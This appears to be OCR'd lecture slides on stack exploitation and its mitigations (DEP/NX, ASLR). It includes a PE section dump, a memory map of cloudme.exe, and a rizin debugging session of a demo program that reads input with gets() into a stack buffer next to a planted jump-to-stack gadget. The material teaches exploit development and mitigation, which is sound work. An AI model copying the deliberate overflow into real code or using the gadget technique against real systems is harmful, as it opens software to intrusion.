


DEP/NX

Why should EIP even point to stack?

> *Make stack segment non-executable*

- Data Execution Prevention (DEP)
- NX (No-Execute)



```
      0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F
178   2E 74 65 78 74 00 00 00 78 7F 25 00 00 10 00 00
188   00 80 25 00 00 04 00 00 00 00 00 00 00 00 00 00
198   00 00 00 00 60 00 50 60 2E 64 61 74 61 00 00 00
1A8   50 08 00 00 00 90 25 00 00 0A 00 00 00 84 25 00
1B8   00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 C0
1C8   2E 72 64 61 74 61 00 00 28 D4 17 00 00 A0 25 00
1D8   00 D6 17 00 00 8E 25 00 00 00 00 00 00 00 00 00
1E8   00 00 00 00 40 00 70 40 2E 65 68 5F 66 72 61 6D
1F8   54 CC 03 00 00 80 3D 00 00 CE 03 00 00 64 3D 00
208   00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 40
```


Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics	Ptr to Reloc.	Num. of Relc
.text	400	258000	1000	257F78	60500060	0	0
>	258400	^	259000	mapped: 258000	r-x		
.data	258400	A00	259000	850	C0400040	0	0
>	258E00	^	25A000	mapped: 1000	rw-		
.rdata	258E00	17D600	25A000	17D428	40700040	0	0
>	3D6400	^	3D8000	mapped: 17E000	r--		
.eh_fram	3D6400	3CE00	3D8000	3CC54	40300040	0	0
.bss	0	0	415000	1644	C0700080	0	0
.idata	413200	13A00	417000	138F4	C0300040	0	0
.CRT	426C00	200	42B000	34	C0300040	0	0
.tls	426E00	200	42C000	20	C0300040	0	0

ASLR

Address space layout randomization (ASLR)

randomize the base addresses of libraries and other memory areas such as stack

Prevents to find **trampoline gadget** at absolute address



Address	Size	Party	Info	Content	Type	Protection	Initia
000B0000	00002000	User			PRV	-RW--	-RW--
000C0000	00011000	User	\Device\HarddiskVolume4\Windows\		MAP	-R---	-R---
000E0000	00011000	User	\Device\HarddiskVolume4\Windows\		MAP	-R---	-R---
00100000	00003000	User	\Device\HarddiskVolume4\Windows\		MAP	-R---	-R---
00110000	00002000	User			PRV	-RW--	-RW--
00112000	00018000	User	Reserved (00110000)		PRV		-RW--
00130000	00011000	User	\Device\HarddiskVolume4\Windows\		MAP	-R---	-R---
00150000	00003000	User	\Device\HarddiskVolume4\Windows\		MAP	-R---	-R---
00160000	00002000	User			PRV	-RW--	-RW--
00162000	0000C000	User	Reserved (00160000)		PRV		-RW--
00170000	00003000	User	\Device\HarddiskVolume4\Windows\		MAP	-R---	-R---
00180000	00011000	User	\Device\HarddiskVolume4\Windows\		MAP	-R---	-R---
001A0000	00011000	User	\Device\HarddiskVolume4\Windows\		MAP	-R---	-R---
001C0000	00002000	User			MAP	-R---	-R---
001D0000	00002000	User			MAP	-R---	-R---
001E0000	00001000	User			MAP	-R---	-R---
001F0000	00004000	User			MAP	-R---	-R---
001F4000	00004000	User	Reserved (001F0000)		MAP		-R---
00200000	000AC000	User	Reserved		PRV		-RW--
002AC000	0002E000	User	PEB, TEB (11044), WOW64 TEB (110		PRV	-RW--	-RW--
002DA000	00004000	User	Reserved (00200000)		PRV		-RW--
002DE000	00018000	User	TEB (6596), WOW64 TEB (6596), TE		PRV	-RW--	-RW--
002F6000	0010A000	User	Reserved (00200000)		PRV		-RW--
00400000	00001000	User	cloudme.exe		IMG	-R---	ERWC-
00401000	00258000	User	".text"		IMG	ER---	ERWC-
00659000	00001000	User	".data"		IMG	-RW--	ERWC-
0065A000	0017E000	User	".rdata"		IMG	-R---	ERWC-
007D8000	0003D000	User	".eh_fram"		IMG	ERWC-	ERWC-
00815000	00002000	User	".bss"		IMG	-RW--	ERWC-
00817000	00014000	User	".idata"		IMG	-RWC-	ERWC-
0082B000	00001000	User	".CRT"		IMG	-RWC-	ERWC-
0082C000	00001000	User	".tls"		IMG	-RWC-	ERWC-
0082D000	00004000	User	".rsrc"		IMG	-RWC-	ERWC-
00840000	001F1000	User	Reserved		PRV		-RW--
00A31000	0000F000	User	Stack (5100)		PRV	-RW-G	-RW--
00A40000	000FF000	User	Heap (ID 0)		PRV	-RW--	-RW--
00B3F000	00001000	User	Reserved (00A40000)		PRV		-RW--
00B40000	00035000	User	Reserved		PRV		-RW--
00B75000	0000B000	User			PRV	-RW-G	-RW--
00B80000	00035000	User	Reserved		PRV		-RW--
00BB5000	0000B000	User			PRV	-RW-G	-RW--
00BC0000	00002000	User			PRV	-RW--	-RW--
00BC2000	0000C000	User	Reserved (00BC0000)		PRV		-RW--
00BD0000	00001000	User			MAP	-RW--	-RW--
00BE0000	0000F000	User			PRV	-RW--	-RW--
00BEF000	00001000	User	Reserved (00BE0000)		PRV		-RW--
00BF0000	000CE000	User	\Device\HarddiskVolume4\Windows\		MAP	-R---	-R---
00CC0000	001FC000	User	Reserved		PRV		-RW--
00EBC000	00004000	User	Stack (8484)		PRV	-RW-G	-RW--
00EC0000	001FD000	User	Reserved		PRV		-RW--
010BD000	00003000	User	Stack (2280)		PRV	-RW-G	-RW--
010C0000	00035000	User	Reserved		PRV		-RW--
010F5000	0000B000	User			PRV	-RW-G	-RW--
01100000	001FD000	User	Reserved		PRV		-RW--
012FD000	00003000	User	Stack (10992)		PRV	-RW-G	-RW--
01300000	00001000	User	qt5widgets.dll		IMG	-R---	ERWC-

Debug Analysis

Using rizin as a debugger

Terminal Tab #1

```
$ ./myapp
...
What do you want me to echo back?
```

Terminal Tab #2

```
$ rizin -c 'aa;s main;dc' -d `pidof myapp`
```

Execute rizin commands at start:

- **a**nalyze **a**ll
- **s**eek to main function
- **d**ebug/**c**ontinue execution

Attach to process with the specified process id (pid)

` pidof myapp` find the pid of a running program

Analyse and List Functions


```
[0x00000000]> aa          # analyse all flags (= labels)
[x] Analyze all flags starting with sym. and entry0 (aa)

[0x00000000]> afl         # analyse function list
...
0x00401150    1 2              entry.init0
0x00401152    1 10             sym.test
0x0040115f    1 78             main
0x004011b0    4 93             sym.__libc_csu_init
0x00401210    1 1              sym.__libc_csu_fini
0x00401214    1 9              sym._fini
```

Disassemble main()

```
[0x0040115f]> pdf @ main # print disassembly function
            ; DATA XREF from entry0 @ 0x40108d
┌ int main(int argc, char **argv, char **envp);
│           ; var char *s @ stack - 0x78
│           0x0040115f      push   rbp
│           0x00401160      mov    rbp, rsp
│           0x00401163      sub    rsp, 0x70
...
```

Decompile main (requires rz-ghidra plugin)


```
[0x0040115f]> pdg @ main    # decompile function with ghidra plugin

undefined8 main(void)
{
    char *s;

    sym.imp.system("/usr/bin/uptime");
    sym.imp.printf("\nWhat do you want me to echo back? ");
    sym.imp.gets(&s, 1000);
    sym.imp.puts(&s);
    return 0;
}
```




```
                                                            00402108(*)
        00401152 55           PUSH       RBP
        00401153 48 89 e5     MOV        RBP,RSP
        00401156 48 89 e7     MOV        RDI,RSP
        00401159 41 ff e5     JMP        R13
        0040115c 90           ??         90h
        0040115d 5d           ??         5Dh    ]
        0040115e c3           ??         C3h

                     **************************************************************
                     *                          FUNCTION                          *
                     **************************************************************
